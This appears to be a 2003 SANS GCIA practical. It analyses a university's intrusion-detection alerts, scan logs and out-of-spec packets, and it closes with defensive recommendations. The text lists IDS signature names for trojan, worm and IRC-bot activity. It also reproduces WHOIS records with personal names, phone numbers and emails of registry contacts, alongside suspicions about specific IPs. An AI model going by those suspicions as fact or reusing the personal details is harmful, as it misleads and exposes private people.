Alert*: Possible trojan server activity*	6.15, 190.97, 190.101, 190.102, 190.202, 190.203

The Internet Storm Center (ISC) port database lists 15 different Trojans associated with port 27374; SubSeven, BadBlood, Ramen, etc. There were a total of 399 alerts with just ten alerts originating from a MY.NET address. Two of the ten can be attributed to normal web traffic where the host just happened to select ephemeral port 27374 causing two false positives.

Correlation: Bill Young, http://www.giac.org/practical/GCIA/Bill_Young_GCIA.pdf

Recommendations: Blocking port 27374 at the firewall may cause legitimate traffic to be blocked. The best advice here is to insure all updates, security patches and virus definitions are current.

Alert Priority: High	Suspected Hosts
TFTP Alerts: *TFTP - Internal TCP connection to external tftp server* *TFTP - Internal UDP connection to external tftp server* *TFTP - External TCP connection to internal tftp server* *TFTP - External UDP connection to internal tftp server*	MY.NET.111.34 MY.NET.60.16

These four alerts are the result of rules established to catch all tcp/udp port 69 traffic. Trivial File Transfer Protocol (TFTP) is the service assigned to the port. TFTP lacks an authentication method and is commonly used for flash updating network devices and booting diskless workstations on a local network. This lack of authentication creates an ideal way for worms to propagate themselves. Blaster, Nimda and many others can be associated with port 69. Most activity associated with these alerts is with an ADSL service provider in Taiwan.

Correlation: Al Maslowski-Yerges
http://www.giac.org/practical/GCIA/Al_Maslowski-Yerges_GCIA.pdf

Recommendation: Apply Ingress and egress filtering rules on perimeter of network. Particular attention needs to be paid to host MY.NET.111.34. This host is associated with other suspicious alert activity.
MY.NET.111.34: EXPLOIT x86 setuid 0
RFB - Possible WinVNC - 010708-1
High port 65535 tcp - possible Red Worm - traffic

Alert Priority: Medium	Involved Hosts
IRC Related Alerts *[UMBC NIDS IRC Alert] IRC user/kill detected, possible Trojan* *[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC* *[UMBC NIDS IRC Alert] Possible sdbot floodnet detected* *[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request* *[UMBC NIDS IRC Alert] User joining Warez channel detected* *[UMBC NIDS IRC Alert] User joining XDCC channel detected* *IRC evil - running XDCC*	97.33, 97.200, 97.57, 97.153, 97.148, 97.216, 42.1, 87.79, 42.9 111.34, 111.51, 191.67, 97.145 42.9, 97.153 42.1, 15.198, 82.79

It's not very likely that these alerts are false positives. The alerts listed above are keying in on very specific content strings. Universities are routinely used in Internet Relay Chat (IRC) bot activity, due to their high bandwidth Internet connectivity. IRC is most noted for the uploading and downloading of copyrighted material (Sometime known as Warez). Bots using the Direct Client Connect (XDCC) protocol act as an unattended file server, serving up files to those who log in to a channel on the IRC server. A major problem with XDCC is that it opens the host to be easily infected with some type of backdoor or participation in automated attacks.

Correlation: Andrew Evans,
http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf

Recommendation: Blocking all IRC traffic will be difficult. As a starting point, if policy allows, apply ingress/egress filtering on the firewall by blocking port 6665-6669.


Priority: Medium	Involved Hosts
Alert: *RFB – Possible WinVNC – 010708-1*	111.34, 111.51

This alert is firing on in or outbound port 5900 traffic. Virtual Network Computer (VNC) is basically used to remotely control another desktop just as if you were there in front of it. This traffic should be considered hostile unless permission has been granted for remote access.

Correlation: Don Murdoch, Mario Ricci.
http://www.giac.org/practical/GCIA/Don_Murdoch_GCIA.pdf
http://www.giac.org/practical/GCIA/Mario_Ricci_GCIA.pdf

Recommendation: If this type of remote control is deemed necessary, then ensure all applications and connections have appropriate authentication and encryption.

Scan Analysis



Scan files for the five day period of 11/6/03 thru 11/10/03 were concatenated into one file and analyzed as part of this audit. Scans originating from the University's address space stood at 93% of the total scans, with scans originating from outside the University's address at 7%.
Ingress and egress

Scan events Prioritized by number of occurrences

# Events	Scan Type	Flag Bits	# Int -> Ext	# Ext -> Int
7,565,090	SYN	******S*	6,797,483	767,607
4,229,164	UDP	N/A	4,221,178	7,986
8,615	SYN-FIN	******SF		8,615
3,278	FIN	*******F	937	2,341
615	Invalid ACK	***A*R*F ***APR*F		615
591	Null	********		591
588	No ACK	Varies		588
476	Unknown	Varies	41	435
219	Vecna	**U*P*** ****P***		219
49	Xmas	**U*P**F		49
31	Nmap ID	**U*P*SF		31
17	Full Xmas	**UAPRSF		17
13	SPAU	**UAP*S*		13
14	Incomplete			

Note: In some cases reserved bits were set in addition to the flag bits shown.

Scan Logs - Most Internal Scans to an External Address

# Scan Events	Source Address	SRC Port	DST Port	Comments & Alert Correlation
2,623,740	MY.NET.70.129	Eph.	135; 80	Compromise suspected
2,292,871	MY.NET.1.200	33174	53 (udp)	DNS server Alerts: 364 NMAP TCP Ping
1,896,890	MY.NET.163.107	Eph.	135	Compromise suspected
1,460,971	MY.NET.111.72	Eph.	135	Compromise suspected; Alerts: 57 - EXPLOIT x86 NOOP
768,574	MY.NET.1.3	41446	53 (udp)	DNS server; NMAP TCP Ping, High Port UDP
550,519	MY.NET.84.194	Eph.	135	Compromise suspected
408,884	MY.NET.1.5	33764	53 (udp)	DNS server; NMAP TCP Ping, High Port UDP
146,937	MY.NET.1.4	32793	53 (udp)	DNS server; NMAP TCP Ping, High Port UDP
102,614	MY.NET.162.92	Eph.	135	Compromise suspected
91,397	MY.NET.69.137	7674	7674 (udp)	IMQ SSL Tunnel

Note: Eph. = Numerous Ephemeral ports.

The port 135 scans from within the University to outside destinations all follow a certain pattern. They all have the SYN flag set with each scan incrementing the source port and destination IP by one with each randomly selected class “C” address space.

Scan Logs – Most External Scans to an Internal Address

# of Events	Source Address	Internal DST Port	Reverse DNS Look-up PTR Record:	Country	Dshield Record
32,298	217.209.79.25	80 www	h25n2fls32o1110.telia.com	Sweden	**Yes**
29,671	80.200.65.115	21 Telnet	115.65-200-80.adsl.skynet.be	Belgium	
27,563	218.152.47.99	80 www	Authoritative name server reports: No PTR records	South Korea	
24,021	195.197.107.194	4000 (Trojan) Skydance; Connect	Authoritative name server reports: No PTR records	Finland	
21,096	12.39.196.46	4000 (Trojan) Skydance; Connect	Multiple PTR records: AT&T	United States	
20,751	210.91.83.34	4000 (Trojan) Skydance; Connect	Authoritative name server reports: No PTR records	South Korea	
20,052	80.15.56.23	21 Telnet	ANantes-106-1-11-23.w80-15.abo.wanadoo.fr	France	
19,893	148.244.114.28	554	host-148-244-114-28.block.alestra.net.mx	Mexico	
18,717	217.227.183.224	80 www	pD9E3B7E0.dip.t-dialin.net	Germany	

17,940	158.121.109.201	80 www	dellsrvr.geog.umb.edu	United States	**Yes**

Two of the Top Ten in this table have entries in the Dshield database[11] with 217.209.79.25 having 205,670 records against it and 158.121.109.201 having 938 records against it. Both of these hosts used port 80 as the destination port. This was most likely an attempt to find vulnerable web services running within the University's network.

Port 554 scans shown above and in the chart below, are in part related to a vulnerability announced by RealNetworks in August 2003[12] for RealServer. The vulnerability could allow a remote user root access the machine. A post to the Internet Storm Center Handlers Diary August 29, 2003 reports increased scanning activity[13].

Scan Logs – Most Frequent Destination Ports

Total Events	Dst. Port	Int.	Ext.	Service
6,338,332	135	32,530	6,305,802	Epmap-DCE Endpoint Resolution
3,608,135	53	239	3,607,896	DNS
686,713	80	303,508	383,205	WWW
89,286	22321	2	89,284	(Trojan) Backdoor; Dobol
82,633	4000	82,513	120	(Trojan) Skydance; Connect
75,871	7674	1	75,870	Korea based file-sharing. (IMQ SSL)
73,514	25	18,666	54,848	SMTP
70,320	21	70,147	173	ftp
52,530	6257	None	52,530	WinMX File Sharing
48,610	554	47,375	1,235	Real Time Stream Control Protocol

This chart mostly depicts busy noise from busy server activity. However the port 22321, 7674 and 554 were interesting. All scans to external port 554 are from one host MY.NET.111.34, going to two destination hosts. Either this user is trying to exploit those two servers or is involved with streaming multimedia on the network. Streaming multimedia applications can create a heavy burden on network resources. Ports 22321 and 7674 might be associated with file sharing application from South Korea. See *Most Frequent Source Port*s table below.

Scan Logs – Most frequent Source Ports (Internal & External)

Total Events	Source Port	Service	Int. -> Ext.	Ext. -> Int.
2,267,712	33714	DNS 1.200	2,267,687	25
750,444	41446	DNS 1.3	750,441	3
405,938	33764	DNS 1.5	405,932	6


[11] IP information database http://www.dshield.org/ipinfo.php
[12] Real Networks Announcement: http://service.real.com/help/faq/security/rootexploit082203.html
[13] ISC Handlers Diary, URL: http://isc.sans.org/diary.html?date=2003-08-29

145,502	32793	DNS 1.4	145,500	2
91,453	22321		91,451	2
75,908	7674		75,907	1
63,864	6346	Gnutella File Sharing	63,823	41
60,708	1364		60,572	136
56,352	12203	Electronics Art Game Server	56,347	5
56,174	6257	WinMX File Sharing	56,173	1

The first four in this log can all be associated with DNS look-up activity. They all originate with the university DNS servers. The DNS servers appear to be configured to use the ephemeral port shown in the source column for outgoing DNS queries.

The mysterious source port 22321 and 7674 scans all have just seven destination hosts, all located in South Korea. After much searching for an application or service associated with these ports, I found one possible reference in a reply to a post at Dshield by Mike Wisener[14]. There, references are made to this activity as being some type of "music server software".

Out-of-Specification (OOS) Analysis



Packets with illegal flag combinations can occur for various reasons.

- Packets can be corrupted during transmission

[14] http://www.dshield.org/pipermail/list/2003-October/011747.php

- Sending host has trouble assembling the TCP stack correctly
- Intentionally crafted for malicious reasons such as sending odd flag combinations in hopes of eliciting a known response in order to determine the operating system (OS) also know as OS fingerprinting.
- Packet is not illegal, but is conforming to RFC 3168[15], which sets bits 6 and 7 in the type of service (TOS) octet, of an IP header, for explicit congestion notification (ECN). TCP ECN implementations use bit 0 and 1 of byte 13 in the TCP header. These bits previously designated as reserved bits. Some IDS rules may need to be modified as newer networking equipment implements ECN controls.

Most alerts in this category are from international locations. This may lend itself to the theory of corruption during transmission. 80% of the alerts are to SMTP port (25) and HTTP port (80).

Occurrences	Ext. Src -> MY.NET Dst	Packet Origin
1,069	217.174.98.145->MY.NET.111.52	Russia
694	158.196.149.61->MY.NET.111.52	Czech
430	66.225.198.20->MY.NET.12.6	US
359	195.111.1.93->MY.NET.100.165	Hungary
337	212.16.0.33->MY.NET.111.52	Moscow State Univ.
310	63.71.152.2->MY.NET.100.230	U.S. UUNet
276	67.119.234.194->MY.NET.12.4	U.S. Pac Bell
226	193.137.218.129->MY.NET.100.165	Portugal (University)
207	12.255.198.216->MY.NET.24.44	U.S. AT&T
190	217.114.0.97->MY.NET.111.52	Netherlands

Interestingly, in the table above, we see MY.NET.111.52 as the destination address in many of these OOS alerts all with a destination port 25 (SMTP). I suspect this host has been compromised and is being used as an SMTP open relay host for spamming. Until this host can be taken off-line or checked for compromise I recommend blocking inbound port 25 to this IP address. Additionally, consider ingress filtering for all SMTP traffic except the University's approved mail servers.

Top Ten Talkers – Scans, Alerts and OOS

The following table is based on all events found in the alert files for the analysis period and categorized from an internal and external perspective.

Alerts 11/06/03 – 11/10/03

External Top Ten Talkers		Internal Top Ten Talkers	
Occurrences	Source IP	Occurrences	Source IP
254,350	192.168.0.16	13,345	MY.NET.162.41
8,500	64.243.84.43	9,193	MY.NET.80.51
6,602	67.21.63.15	4,428	MY.NET.21.67
4,302	68.50.47.41	4,000	MY.NET.21.37

[15] RFC 3168; http://www.faqs.org/rfcs/rfc3168.html

3,816	68.55.179.200	3,517	MY.NET.21.69
3,363	68.54.168.204	3,487	MY.NET.21.68
2,421	64.157.246.22	3,381	MY.NET.21.79
2,419	68.34.120.151	2,791	MY.NET.21.92
2,043	68.55.62.79	2,270	MY.NET.21.116
1,927	68.55.250.229	1,884	MY.NET.15.198

Scans 11/06/03 – 11/10/03

External Top Ten Talkers		**Internal Top Ten Talkers**	
Occurrences	Source IP	Occurrences	Source IP
32,298	217.209.79.25	2,623,740	MY.NET.70.129
29,671	80.200.65.115	2,292,871	MY.NET.1.200
27,563	218.152.47.99	1,896,890	MY.NET.163.107
24,021	195.197.107.194	1,460,971	MY.NET.111.72
21,096	12.39.196.46	768,574	MY.NET.1.3
20,751	210.91.83.34	550,519	MY.NET.84.194
20,052	80.15.56.23	408,884	MY.NET.1.5
19,893	148.244.114.28	146,937	MY.NET.1.4
18,717	217.227.183.224	102,614	MY.NET.162.92
17,940	158.121.109.201	91,397	MY.NET.69.137

Out-of-Spec (OOS) 10/22/03 – 10/26/03

External Top Ten Talkers		**Internal Top Ten Talkers**	
Occurrences	Source IP	Occurrences	Source IP
1,069	217.174.98.145	17	MY.NET.12.4
694	158.196.149.61	12	MY.NET.12.6
430	66.225.198.20	3	MY.NET.12.2
370	195.111.1.93	2	MY.NET.12.7
338	212.16.0.33	2	MY.NET.220.234
336	195.101.94.209		
334	195.101.94.208		
326	195.101.94.101		
310	63.71.152.2		
276	67.119.234.194		

Address Registration Information - External Sources of Interest

Reason for Selection: Probable compromised machine with many attempts to infect University hosts. Prime suspect in Link Graph.	
WHOIS results for 65.31.225.168	Country: United States
Name: ServiceCo LLC Handle: ZS30-ARIN Company: Address: 13241 Woodland Park Road City: Herndon StateProv: VA PostalCode: 20171 Country: US Comment: RegDate: 2000-02-23 Updated: 2000-08-16 Phone: +1-703-345-3416 (Office) Email: abuse@rr.com	OrgName: Road Runner OrgID: RRMA Address: 13241 Woodland Park Road City: Herndon StateProv: VA PostalCode: 20171 Country: US

NetRange: 65.28.0.0 - 65.31.255.255 CIDR: 65.28.0.0/14 NetName: RR-CENTRAL-2BLK NetHandle: NET-65-28-0-0-1 Parent: NET-65-0-0-0-0 NetType: Direct Allocation NameServer: DNS1.RR.COM NameServer: DNS2.RR.COM NameServer: DNS3.RR.COM NameServer: DNS4.RR.COM Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE RegDate: 2001-02-08 Updated: 2002-08-14	TechHandle: ZS30-ARIN TechName: ServiceCo LLC TechPhone: +1-703-345-3416 TechEmail: abuse@rr.com OrgAbuseHandle: ABUSE10-ARIN OrgAbuseName: Abuse OrgAbusePhone: +1-703-345-3416 OrgAbuseEmail: abuse@rr.com OrgTechHandle: IPTEC-ARIN OrgTechName: IP Tech OrgTechPhone: +1-703-345-3416 OrgTechEmail: abuse@rr.com

Reason for Selection: This was selected due to a high number of "incomplete fragments discarded" alerts, from several hosts within the University to this address.	
Looking up 195.219.153.7 at whois.ripe.net.	Country: Pakistan
inetnum: 195.219.153.0 - 195.219.153.255 netname: WORLDCALL-TGB descr: WorldCall country: PK admin-c: SA1300-RIPE tech-c: KS1534-RIPE status: ASSIGNED PA notify: ip-addr@teleglobe.ca mnt-by: AS8297-MNT changed: ip-addr@teleglobe.ca 20030826 source: RIPE	person: Shoaib Ashfaq address: p - 27 D.H.A, address: Lahore address: PK phone: +92-300-8402840 e-mail: maskn@one.net.pk nic-hdl: SA1300-RIPE notify: ip-addr@teleglobe.ca changed: ip-addr@teleglobe.ca 20030826 source: RIPE
route: 195.219.0.0/16 descr: Teleglobe UK NET origin: AS6453 mnt-by: AS8297-MNT changed: ip-tools@teleglobe.net 20030408 source: RIPE route: 195.219.0.0/16 descr: Teleglobe UK NET origin: AS8297 mnt-by: AS8297-MNT changed: ip-addr@teleglobe.com 20020807 source: RIPE	person: Kamran Sabir address: CSC 85 West Rizwan Center Blue Area 54000 address: Lahore address: PK phone: +92-42-111122333 e-mail: Kamran@one.net.pk nic-hdl: KS1534-RIPE notify: ip-addr@teleglobe.ca changed: ip-addr@teleglobe.ca 20030826 source: RIPE

Reason for Selection: The most Out-of-Spec packets sent to the University. Interestingly, all to a single destination (MY.NET.111.52), which is suspected, of being compromised and used as an open relay for spam mail.	
WHOIS results for 217.174.98.145	Country: RUSSIAN FEDERATION
inetnum: 217.174.96.0 - 217.174.98.255 netname: SUNET2000 descr: Sunet 2000 Ltd descr: 120 8 Prishvina Moscow descr: Russia country: RU	person: Andy E Trushin address: 112 41/8 Andropova Stupino Russia phone: +7 095 796 9797 phone: +7 902 693 4286 fax-no: +7 095 772 7616

admin-c: AT4804-RIPE tech-c: AT4804-RIPE rev-srv: ns.sunet.ru status: ASSIGNED PA mnt-by: SUNET2000-MNT changed: hostmaster@ripe.net 20010411 changed: andy@sunet.ru 20010618 source: RIPE	e-mail: andy@sunet.ru e-mail: andy@ahome.ru nic-hdl: AT4804-RIPE mnt-by: SUNET2000-MNT changed: crocodil@express.ru 20000714 changed: tangaldi@express.ru 20010806 changed: andy@sunet.ru 20030303 source: RIPE
route: 217.174.96.0/21 descr: SUNET2000 origin: AS20655 holes: 217.174.103.0/24 mnt-by: SUNET2000-MNT changed: dg@sunet.ru 20020904 changed: andy@sunet.ru 20030429 changed: andy@sunet.ru 20030820 changed: andy@sunet.ru 20031028 source: RIPE	


Reason for Selection: This host is the top external port scanner of the University's network.	
Looking up 217.209.79.25 at whois.ripe.net.	Country: Sweden
inetnum: 217.209.0.0 - 217.209.255.255 netname: TELIANET descr: Telia Network Services descr: ISP country: SE admin-c: TR889-RIPE tech-c: TR889-RIPE status: ASSIGNED PA notify: backbone@telia.net mnt-by: TELIANET-LIR changed: fia@telia.net 20011204 changed: aca@telia.net 20020109 source: RIPE route: 217.208.0.0/13 descr: TELIANET-BLK origin: AS3301 mnt-by: TELIANET-RR changed: rr@telia.net 20010508 source: RIPE	role: TeliaNet Registry address: Telia Network Services address: Carrier & Networks address: Box 10707 address: SE-121 29 Stockholm address: Sweden fax-no: +46 8 4568935 e-mail: ip@telia.net e-mail: registry@telia.net e-mail: dns@telia.net e-mail: backbone@telia.net admin-c: AA90-RIPE tech-c: AA90-RIPE tech-c: LK221-RIPE tech-c: YL39-RIPE tech-c: IC106-RIPE tech-c: ACA-RIPE tech-c: UL302-RIPE tech-c: EC1084-RIPE tech-c: JS7984-RIPE tech-c: OE207-RIPE tech-c: EER2-RIPE tech-c: RR6890-RIPE tech-c: PJ2540-RIPE tech-c: IF264-RIPE tech-c: LS483-RIPE tech-c: AF145-RIPE tech-c: AA1220-RIPE nic-hdl: TR889-RIPE notify: mntripe@telia.net

	mnt-by: TELIANET-LIR changed: fia@telia.net 20020319 changed: eva@telia.net 20020821 changed: eva@telia.net 20031014 source: RIPE

Reason for Selection: 29,671 port scans looking for open port 21 (ftp) on University machines.	
WHOIS results for 80.200.65.115	Country: Belgium
inetnum: 80.200.0.0 - 80.200.255.255 netname: BE-SKYNET-20011108 descr: ADSL Customers descr: Skynet Belgium country: BE admin-c: JFS1-RIPE tech-c: PDH16-RIPE status: ASSIGNED PA mnt-by: SKYNETBE-MNT changed: ripe@skynet.be 20011212 source: RIPE route: 80.200.0.0/15 descr: SKYNETBE-CUSTOMERS origin: AS5432 notify: noc@skynet.be mnt-by: SKYNETBE-MNT changed: noc@skynet.be 20011116 source: RIPE	person: Pieterjan d'Hertog address: Belgacom Skynet sa/nv address: 2 Rue Carli address: B-1140 Brussels address: Belgium phone: +32 2 706 13 11 fax-no: +32 2 706 13 12 e-mail: piet@skynet.be nic-hdl: PDH16-RIPE mnt-by: SKYNETBE-MNT changed: jfs@skynet.be 19990415 changed: piet@skynet.be 19991210 changed: piet@skynet.be 20000302 changed: piet@skynet.be 20020329 source: RIPE
person: Jean-Francois Stenuit address: Belgacom Skynet NV/SA address: Rue Carli 2 address: B-1140 Bruxelles address: Belgium phone: +32 2 706-1311 fax-no: +32 2 706-1150 e-mail: jfs@skynet.be nic-hdl: JFS1-RIPE mnt-by: SKYNETBE-MNT changed: jfs@skynet.be 19970707 changed: ripe@skynet.be 20021125 source: RIPE	

Link Graph

Alert: *"Possible trojan server activity"*
The stimulus for this activity was the class "C" scan. Note the six hosts that responded with a source port of 27374, a sure sign of something amiss.



Insights, Anomalies, Compromises and Suspicious Activity

A diagram of the University's network was not made available. Based on alert, scan and OOS files we can draw some conclusions about the relationships of various hosts and networks.

Servers		
Purpose	**MY.NET.x.x IP**	**Comments, Suspicions or Problems**
DNS (53)	1.2, 1.3, 1.4, 1.5, 1.200	Subjected to a high rate of port scans.
Web (80)	5.20, 5.25, 5.44, 5.45, 5.46, 5.92, 5.95, 24.33, 24.34, 29.8, 29.12, 29.18, 29.19, 30.3, 30.4, 150.101, 189.62	Networks 5.0/24, 24.0/24 and 29.0/24 seem to be hosting the majority of web services.
Web (8080)	24.18	
SMTP (25)	12.2, 12.6 111.52 <– Not part of mail server sub-network.	MY.NET.111.52 (Compromised) Being used as a spamming relay from abroad.
POP3 (110)	12.4, 60.17	Review requirements for an open POP3 server.
Web Auth (443)	12.7	Secure Sockets Layer (SSL) web traffic.

Hosts of Concern		
Basis	**MY.NET.x.x IP**	**Comments, Suspicions or Problems**
Compromised; Suspicious pattern of sequentially scanning IP's for port 135	70.129, 163.107, 111.72, 84.194, 162.92	The first four hosts also in the top file-sharing category for port 1214.
(Trojan) SubSeven; Ramen	190.97, 190.101, 190.102, 190.202, 190.203, 6.15	See Link Graph.
TFTP server alerts Int. <-> Ext. TCP/UDP	111.34, 60.16, 84.232	Tftp to or from the outside. These hosts are of immediate concern.
Port: 12203 EA Game Server	70.207, 82.2	56,347 udp port scans from these two hosts
ALERT - SMB Name Wildcard [**]	80.51	See detailed analysis in "Detailed Alert Analysis" section
[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC (Port 6667)	15.198, 80.16, 81.18, 60.16, 42.1, 60.40, 73.118	Potential for excessive bandwidth use and exchange of copyrighted material.
[UMBC NIDS IRC Alert] IRC user /kill detected, possible Trojan (Port 6666)	97.33, 97.200	Used to close client/server connections to IRC channels. At a minimum, it indicates questionable IRC activity.
Strange scanning pattern 91,451 Src/Dst port: 22321 75,907 Src/Dst port: 7674	69.137, 69.154, 66.23, 97.112, 97.37, 98.76, 97.227	All destination addresses located in South Korea. Feel this may be some kind of file-sharing application.
OOS packets to port 25	111.52	Highly suspected of SMTP open relay traffic for spamming purposes.
Possible high bandwidth consumption. (Port 554)	111.34	Streaming multimedia

Peer-to-Peer File Sharing		
Port & Service	**MY.NET.x.x IP**	**Comments, Suspicions or Problems**
Port: 41170 Blubster	98.27, 97.124, 97.19, 97.39, 97.242, 97.81, 97.67, 97.44, 97.102, 97.22, 97.113, 97.208, 97.63, 97.37	All listed.
Port: 6257 WinMX	163.76, 42.3, 70.176, 42.2, 53.45, 42.4, 53.59	13 total hosts suspected, only the principal offenders listed here.
Port: 6346 Xolox, Limewire, Bearshare, Gnutella	53.225, 97.36, 53.219, 42.2, 97.49, 97.101, 97.15, 97.150, 97.221, 97.224, 97.105	35 total hosts suspected, only the principal offenders listed here.
Port: 1214 Morpheus, Grokster	153.37, 70.129, 163.107, 111.72, 97.52, 66.27, 153.33, 84.194	71 total hosts suspected, only the principal offenders listed here.
Port: 4661/62, 4665 EDonkey	111.34, 84.143, 112.159, 84.198, 112.152, 163.107, 70.129, 111.72	

Overall Defensive Recommendations

Note: Specific defensive recommendations can be found in detailed analysis above.

The University seems to have acceptable protective measures in place. However, in many cases I feel the IDS rule set may need to be refined. There are many false positives occurring. Some valid alerts may go unnoticed with such a high volume of alerts. Rule modification, such as adding content checking to the rule, or logging instead of alerting on some rules may be a better alternative.

Proper ingress and egress filtering, on the perimeter, should be taken into consideration when designing the IDS rule base such as egress filtering to drop packets that do not have an internal source address. Tightly control and monitor access for subnets that contain the University's critical servers (DNS, Mail and Web).

Machines identified as suspect should be removed from the network and analyzed for compromise. In some cases above, packet headers may need to be captured using capture tools such as Ethereal, TCPdump, etc., in order to identify the offending machine.

There was an inordinate amount of outbound scanning activity noted in this analysis much of it looking for open shares and file sharing services. Implement a clearly defined acceptable use policy, along with user awareness training and signed user agreements from all users of the network. With this, the University can spell out its policy on file sharing and IRC activity.

Implement a centrally managed anti-virus protection update server in which hosts' update at least daily. This can greatly reduce an administrator's load and mitigate the threat from viruses and worms.

Analysis Process

